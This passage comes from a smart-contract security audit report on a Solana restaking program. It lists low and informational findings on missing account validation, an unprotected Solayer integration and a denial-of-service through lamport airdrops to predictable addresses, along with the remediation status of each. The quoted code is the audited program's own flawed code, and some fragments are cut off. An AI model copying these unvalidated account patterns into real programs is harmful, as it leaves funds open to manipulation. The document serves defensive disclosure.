The severity of this issue is considered **low**, as it only applies when the instruction is invoked by a liquidator and the typical difference between assets and shares is relatively small. Since the liquidation fee is 5% of the token delta, the overall impact remains limited under most scenarios.

programs/lrt/src/instructions/margin/margin_cancel_pending_withdrawal.rs

```
glow_margin::write_adapter_result(
    &*ctx.accounts.margin_account.load()?,
    &AdapterResult {
        position_changes: vec![
            (
                ctx.accounts.withdrawal_mint.key(),
                vec![PositionChange::TokenChange(TokenBalanceChange {
                    mint: ctx.accounts.withdrawal_mint.key(),
                    tokens: assets,
                    change_cause: TokenBalanceChangeCause::ExternalDecrease,
                })],
            ),
            (
                ctx.accounts.asset_mint.key(),
                vec![PositionChange::TokenChange(TokenBalanceChange {
                    mint: ctx.accounts.asset_mint.key(),
                    tokens: assets,
                    change_cause: TokenBalanceChangeCause::ExternalIncrease,
                })],
            ),
        ],
    },
)?;
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (2.0)

Recommendation

To address this issue, it is recommended to update the `deposit_mint` (and the corresponding token amount of `shares_after_fees`) via the `write_adapter_result` method.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by updating the correct `deposit_mint` (and the corresponding token amount of `shares_after_fees`) via the `write_adapter_result` method.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/ab87856732a73c45fa673bc76406f3400974bbd5

7.21 INSUFFICIENT ACCOUNTS VALIDATION DURING ORACLE MIGRATION

// LOW

Description

The instruction `migrate_oracle` allows an oracle administrator to migrate the oracle account to a new version. However, the instruction lacks full validation of the `deprecated_oracle` and `treasury_stake_account` accounts, introducing the following risks:

1. **Unverified `deprecated_oracle` PDA**:
   The instruction does not verify that the provided `deprecated_oracle` account corresponds to the correct pool. If multiple pools exist, this could lead to migrating an unrelated or incorrect oracle account, potentially compromising the integrity of other pools.
2. **Unvalidated `treasury_stake_account` Mint**:
   The mint of the `treasury_stake_account` is not checked, allowing an arbitrary token account controlled by the authority to be used. This could result in minting an incorrect amount of `lp_stake` tokens, leading to inconsistencies in the protocol's accounting and economic model.

programs/lrt/src/instructions/migrations/migrate_oracle.rs

```
#[account(
    mut,
    close = oracle_admin,
    constraint = deprecated_oracle.admin == oracle_admin.key(),
)]
pub deprecated_oracle: Box>,
```

```
#[account(
    token::authority = pool_treasury,
    token::token_program = token_program,
)]
pub treasury_stake_account: Box>,
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:C/D:N/Y:N (2.0)

Recommendation

To address this finding, it is recommended to make sure that the `deprecate_oracle` and the `treasury_stake_account` correspond to the correct account associated with the expected pool and stake mint.

Remediation Comment

SOLVED: The **Glow team** resolved this finding by making sure that the `deprecate_oracle` and the `treasury_stake_account` correspond to the correct accounts.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/9c3f78e3a4e0ae2a81efbe6d765d2bb9cc66e477

7.22 CENTRALIZATION AND MANUAL INTERVENTION RISK // INFORMATIONAL

Description

The protocol depends on **regular manual actions by an administrative authority** to maintain proper functionality. These actions include:

- **Withdrawing treasury funds** from the protocol,
- **Restaking and unstaking assets** to ensure stake rewards continue to accrue, and
- **Managing liquidity** to guarantee that users can withdraw when needed.

All of these operations can only be performed by a **designated (presumably multi-signature) authority**.

This reliance on manual intervention introduces a degree of **centralization**, as the protocol's operation is dependent on the responsiveness and coordination of the admin group. Additionally, **human error** or delays in performing these actions can lead to service degradation, reward inefficiencies, or liquidity shortages, impacting user trust and protocol stability.

BVSS

AO:A/AC:L/AX:L/R:P/S:U/C:N/A:L/I:L/D:L/Y:N (1.9)

Recommendation

To address this issue, it is recommended to clearly document the program's workflow in publicly accessible documentation and to automate critical operational steps to ensure the protocol functions reliably and consistently.

Remediation Comment

ACKNOWLEDGED: The **Glow team** acknowledged this finding and stated that public-facing documentation for the protocol will be published once it is ready.

7.23 UNUSED CODE

// INFORMATIONAL

Description

The structs PendingWithdrawals , PoolOracle , LRTOracle , LRTPool , LrtMarginAuthority , TransferOracleAdminAccount , WithdrawRequest and TokenType derive the InitSpace macro. However the Space trait members that are implemented by this macro are never used or are used only in the deprecated instructions that will be removed.

programs/lrt/src/state/pending_withdrawals.rs

```
#[account]
#[derive(InitSpace, Debug, Default)]
pub struct PendingWithdrawals {
    pub owner: Pubkey,
    pub pool: Pubkey,
    /// The number of SOL the user is entitled to
    pub total_pending_assets: u64,
    pub total_pending_shares: u64,
    pub earliest_withdrawal_timestamp: i64,
    pub withdrawals: [PendingWithdrawal; 8],
}
```

The LrtPoolV2::allowed_delegates field is not used.

programs/lrt/src/state.rs

```
/// Allowed delegates
pub allowed_delegates: [PoolDelegate; 6],
```

The instruction initialize_pool_mints expects the token_program account. However this account is not used and is not necessary.

programs/lrt/src/instructions/admin/initialize_pool_mints.rs

```
token_program: Interface<'info, TokenInterface>,
```

The instruction configure_pool expects the token_program and system_program accounts. However these accounts are not used and are not necessary.

programs/lrt/src/instructions/admin/configure_pool.rs

```
token_program: Interface<'info, TokenInterface>,
system_program: Program<'info, System>,
```

The instruction configure_pool checks the cancel_pending_withdrawal_fee.denominator twice where the second check is redundant and dead code.

programs/lrt/src/instructions/admin/configure_pool.rs

```
require!(
    cancel_pending_withdrawal_fee.denominator > 0,
    LRTPoolError::ZeroDenominator
);
// Instant_withdrawal_fee_num could be zero, which is valid. it is fine to 0 fees for bootstra
// we are not dividing by instant_withdrawal_fee_num so it is fine
pool_data.cancel_pending_withdrawal_fee_num = cancel_pending_withdrawal_fee.numerator;

if cancel_pending_withdrawal_fee.denominator == 0 {
    return err!(LRTPoolError::ZeroDenominator);
}
```

The instruction `margin_init_withdraw` expects the `asset_mint` and `lp_asset_mint` accounts. However these accounts are not used and are not necessary.

programs/lrt/src/instructions/margin/margin_init_withdraw.rs

```
pub asset_mint: Box<InterfaceAccount<'info, Mint>>,

#[account(
    seeds = [
        pool.key().as_ref(),
        LP_ASSET_MINT_SEED,
    ],
    bump,
    mint::token_program = lp_token_program,
    mint::authority = pool,
)]
pub lp_asset_mint: Box<InterfaceAccount<'info, Mint>>
```

The instruction `margin_cancel_withdrawal` expects the `lp_asset_token_account`, `lp_share_token_account`, `user_asset_token_account` and `pool_asset_vault` accounts. However these accounts are not used and are not necessary.

programs/lrt/src/instructions/margin/margin_cancel_pending_withdrawal.rs

```
#[account(
    mut,
    seeds = [
        pool.key().as_ref(),
        LP_ASSET_VAULT_SEED,
    ],
    bump,
)]
pub lp_asset_token_account: Box<InterfaceAccount<'info, TokenAccount>>,

#[account(
    mut,
    seeds = [
        pool.key().as_ref(),
        LP_SHARE_VAULT_SEED,
    ],
    bump,
)]
pub lp_share_token_account: Box<InterfaceAccount<'info, TokenAccount>>,
```

```
#[account(
    mut,
    token::mint = asset_mint,
    token::authority = margin_account
)]
pub user_asset_token_account: Box<InterfaceAccount<'info, TokenAccount>>,


#[account(
    mut,
    associated_token::authority = pool,
    associated_token::mint = asset_mint,
    associated_token::token_program = token_program
)]
pub pool_asset_vault: Box<InterfaceAccount<'info, TokenAccount>>,
```

BVSS

AO:A/AC:L/AX:L/R:P/S:U/C:N/A:N/I:N/D:L/Y:N (1.3)

Recommendation

To address this issue, it is recommended to remove the unused or dead code.

Remediation Comment

SOLVED: The **Glow team** resolved this finding by removing the unused code.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/commit/fdc9720e05c5467c08a6784015d40c24a5adbba9

7.24 INSECURE AND INCONSISTENT INTERACTION WITH THE SOLAYER PROTOCOL

// INFORMATIONAL

Description

The program integrates with the Solayer protocol through the `solayer_restake` and `solayer_unrestake` instructions. However, the current implementation exhibits several flaws that pose risks to protocol correctness and maintainability:

1. **Lack of Slippage Protection:** The `solayer_restake` instruction does not include slippage constraints. Without these, the authority may receive fewer tokens than expected during restaking.
2. **Account Duplication and Ambiguity:** The instruction unnecessarily duplicates several accounts (e.g., `stake_pool_token_account` vs `lst_ata`, and `lst_mint` vs `stake_pool_mint`). This increases the chance of passing incorrect values and increases the transaction cost unnecessarily.
3. **Inadequate Enforcement of Stake Pool Validity:** The code fails to properly enforce that the correct `stake_pool_mint` is used (specifically `sSOL`) and that it corresponds to the intended stake pool. This opens the door to potentially interacting with arbitrary or malicious stake pools.
4. **Referrer Account Misuse:** The `referrer_fee_info` account is not validated and may be any arbitrary account. This could result in unintended and unexpected token transfers.
5. **Redundant Deserialization:** The use of the `amount` accessor on the `lst_ata` token account is redundant, as the account is already fully deserialized. This creates unnecessary overhead and potential confusion in the code logic.
6. **Unsafe Reliance on External Program Validations:** Several unchecked accounts rely solely on internal checks performed by the Solayer program. Since the Solayer program is external and cannot be audited or verified within the current scope, this reliance poses a serious trust and security assumption.
7. **Incorrect Unit Handling:** In the `unrestake_handler`, the `lamports_in` parameter is misleadingly named. Although the name suggests it represents an amount in lamports, it actually refers to a value in stake tokens. This inconsistency can cause confusion for developers and may lead to incorrect calculations during staking or withdrawal operations.

programs/lrt/src/instructions/admin_staking/solayer_restake.rs

```rust
// CHECK: SPL stake pool ID
#[account(mut)]
pub stake_pool: AccountInfo<'info>,

// CHECK: SPL stake pool withdraw authority ID
#[account(mut)]
pub stake_pool_withdraw_authority: AccountInfo<'info>,

// CHECK: SPL stake pool reserve stake ID
#[account(mut)]
pub stake_reserve_account: AccountInfo<'info>,

// CHECK: SPL stake pool token account (LP-SOLAYER destination)
#[account(mut)]
pub stake_pool_token_account: Box>,

// CHECK: SPL stake pool mint address

```

```
#[account(mut)]
pub stake_pool_mint: AccountInfo<'info>,

// CHECK: SPL stake pool manager fee account address
#[account(mut)]
pub stake_manager_fee_account: Box>,

// CHECK: not used, dummy address for CPI
#[account(mut)]
pub stake_referrer_fee_account: AccountInfo<'info>,
```

BVSS

AO:S/AC:L/AX:L/R:P/S:U/C:N/A:N/I:H/D:H/Y:H (1.1)

Recommendation

To address this finding, it is recommended to correct all of the points listed above:

1. Introduce slippage bounds for all restaking/unrestaking paths
2. Remove redundant accounts and clearly define expected inputs
3. Enforce proper validation for stake pool and mint accounts
4. Ensure `referrer_fee_info` is strictly validated to match protocol expectations
5. Simplify account usage and eliminate redundant deserialization
6. Avoid unchecked trust in external programs — validate critical account fields locally
7. Rename and handle parameters to match their actual units and usage

Remediation Comment

PARTIALLY SOLVED: The **Glow team** has addressed all recommendations **except** the introduction of **slippage bounds** for restaking and unrestaking paths. They stated that they do **not plan to implement this logic**. These instructions are **controlled by a trusted authority**, and any potential slippage losses are the **responsibility of that authority**.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/commit/f2a7e154e944f6aa63bdc5362875371ae157d35f

7.25 DOS RISK AFTER AIRDOPPING TO DETERMINISTIC PDAS

// INFORMATIONAL

Description

The program manually creates several deterministic Program Derived Addresses (PDAs), including LP token accounts, their associated mints, and the LRT authority account. Because these addresses are derived predictably, they can be known in advance after pool creation.

However, the account initialization logic does not handle the edge case where one of these PDA accounts already contains a small amount of lamports. In such cases, an attacker could deliberately airdrop a minimal amount of lamports to the target PDAs before the program attempts to initialize them. This would cause the account creation to fail, since the program assumes these accounts are uninitialized, and result in failed instructions.

Consequences:

- The program would be unable to correctly initialize critical accounts such as pool mints.
- Instructions like `transfer_to_treasury` may also fail permanently.
- This attack could effectively block the pool setup or critical operations, leading to denial of service.

```rust
// Create the margin LRT authority
{
    let a = ctx.accounts.airspace.key();
    let b = ctx.accounts.pool.key();
    let signer_seeds: &[&[u8]] = &[
        LRT_MARGIN_AUTHORITY_SEED,
        a.as_ref(),
        b.as_ref(),
        &[ctx.bumps.lrt_margin_authority],
    ];
    let signer_seeds = &[signer_seeds];
    let init_ctx = CpiContext::new(
        ctx.accounts.system_program.to_account_info(),
        CreateAccount {
            from: ctx.accounts.signer.to_account_info(),
            to: ctx.accounts.lrt_margin_authority.to_account_info(),
        },
    )
    .with_signer(signer_seeds);
    let space = 8 + std::mem::size_of::();
    let lamports = Rent::get()?.minimum_balance(space);
    create_account(init_ctx, lamports, space as _, &crate::ID)?;
}
```

```rust
pub fn create_token_account<'info>(
    signer: AccountInfo<'info>,
    account: AccountInfo<'info>,
    mint: AccountInfo<'info>,
    authority: AccountInfo<'info>,
    token_program: AccountInfo<'info>,
    system_program: AccountInfo<'info>,
    seeds: &[&[&[u8]]],
) -> Result<()> {
    assert_eq!(mint.owner, token_program.key);

    let ctx = CpiContext::new(
        system_program.to_account_info(),
        CreateAccount {
            from: signer.to_account_info(),
            to: account.to_account_info(),
        },
    )
    .with_signer(seeds);
    let space = match *mint.owner {
        anchor_spl::token::ID => anchor_spl::token::TokenAccount::LEN,
        anchor_spl::token_2022::ID => {
            let mint_data = mint.try_borrow_data()?;
            let mint_state = StateWithExtensions::::unpack(&mint_data)?;
            let mint_extensions = mint_state.get_extension_types()?;
            let required_extensions =
                ExtensionType::get_required_init_account_extensions(&mint_extensions);
            ExtensionType::try_calculate_account_len::<
                anchor_spl::token_2022::spl_token_2022::state::Account,
            >(&required_extensions)?
        }
        _ => panic!(),
    };
    let lamports = Rent::get()?.minimum_balance(space);
    create_account(ctx, lamports, space as _, mint.owner)?;

    let accounts = anchor_spl::token_interface::InitializeAccount3 {
        account,
        mint,
        authority,
    };
    let ctx = CpiContext::new(token_program, accounts);
    anchor_spl::token_interface::initialize_account3(ctx)
}
```

```
pub fn create_mint_with_freeze_authority<'info>(
    signer: AccountInfo<'info>,
    mint: AccountInfo<'info>,
    authority: AccountInfo<'info>,
    token_program: AccountInfo<'info>,
    system_program: AccountInfo<'info>,
    seeds: &[&[&[u8]]],
    decimals: u8,
) -> Result<()> {
    let ctx = CpiContext::new(
        system_program.to_account_info(),
        CreateAccount {
            from: signer.to_account_info(),
            to: mint.to_account_info(),
        },
    )
    .with_signer(seeds);
    let space = match *token_program.key {
        anchor_spl::token::ID => anchor_spl::token::Mint::LEN,
        anchor_spl::token_2022::ID => anchor_spl::token_2022::spl_token_2022::state::Mint::LEN
        _ => panic!(),
    };
    let lamports = Rent::get()?.minimum_balance(space);
    create_account(ctx, lamports, space as _, token_program.key)?;

    let accounts = anchor_spl::token_interface::InitializeMint2 { mint };
    let ctx = CpiContext::new(token_program, accounts);
    anchor_spl::token_interface::initialize_mint2(ctx, decimals, authority.key, Some(authority
}
```

BVSS

AO:S/AC:L/AX:L/R:F/S:U/C:N/A:C/I:N/D:N/Y:N (0.5)

Recommendation

To address this issue, it is recommended to check whether the account being created already holds any lamports. If it does, the program should:

1. Transfer the remaining lamports to the account to meet the minimum rent-exempt threshold.
2. Reallocate the account to the expected data size.
3. Assign the correct owner (i.e., the program) to the account.

Remediation Comment

FUTURE RELEASE: The **Glow team** acknowledged the finding and plans to fix it in a later deployment.

8. AUTOMATED TESTING

Static Analysis Report

Description

Halborn used automated security scanners to assist with detection of well-known security issues and vulnerabilities. Among the tools used was `cargo audit`, a security scanner for vulnerabilities reported to the RustSec Advisory Database. All vulnerabilities published in `https://crates.io` are stored in a repository named The RustSec Advisory Database. `cargo audit` is a human-readable version of the advisory database which performs a scanning on Cargo.lock. Security Detections are only in scope. All vulnerabilities shown here were already disclosed in the above report. However, to better assist the developers maintaining this code, the auditors are including the output with the dependencies tree, and this is included in the cargo audit output to better know the dependencies affected by unmaintained and vulnerable crates.

Cargo Audit Results

ID	CRATE	DESCRIPTION
RUSTSEC-2025-0024	crossbeam-channel	crossbeam-channel: double free on Drop
RUSTSEC-2024-0344	curve25519-dalek	Timing variability in `curve25519-dalek`'s `Scalar29::sub` / `Scalar52::sub`
RUSTSEC-2022-0093	ed25519-dalek	Double Public Key Signing Function Oracle Attack on `ed25519-dalek`
RUSTSEC-2025-0022	openssl	Use-After-Free in `Md::fetch` and `Cipher::fetch`
RUSTSEC-2025-0009	ring	Some AES functions may panic when overflow checking is enabled.
RUSTSEC-2025-0009	ring	Some AES functions may panic when overflow checking is enabled.

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.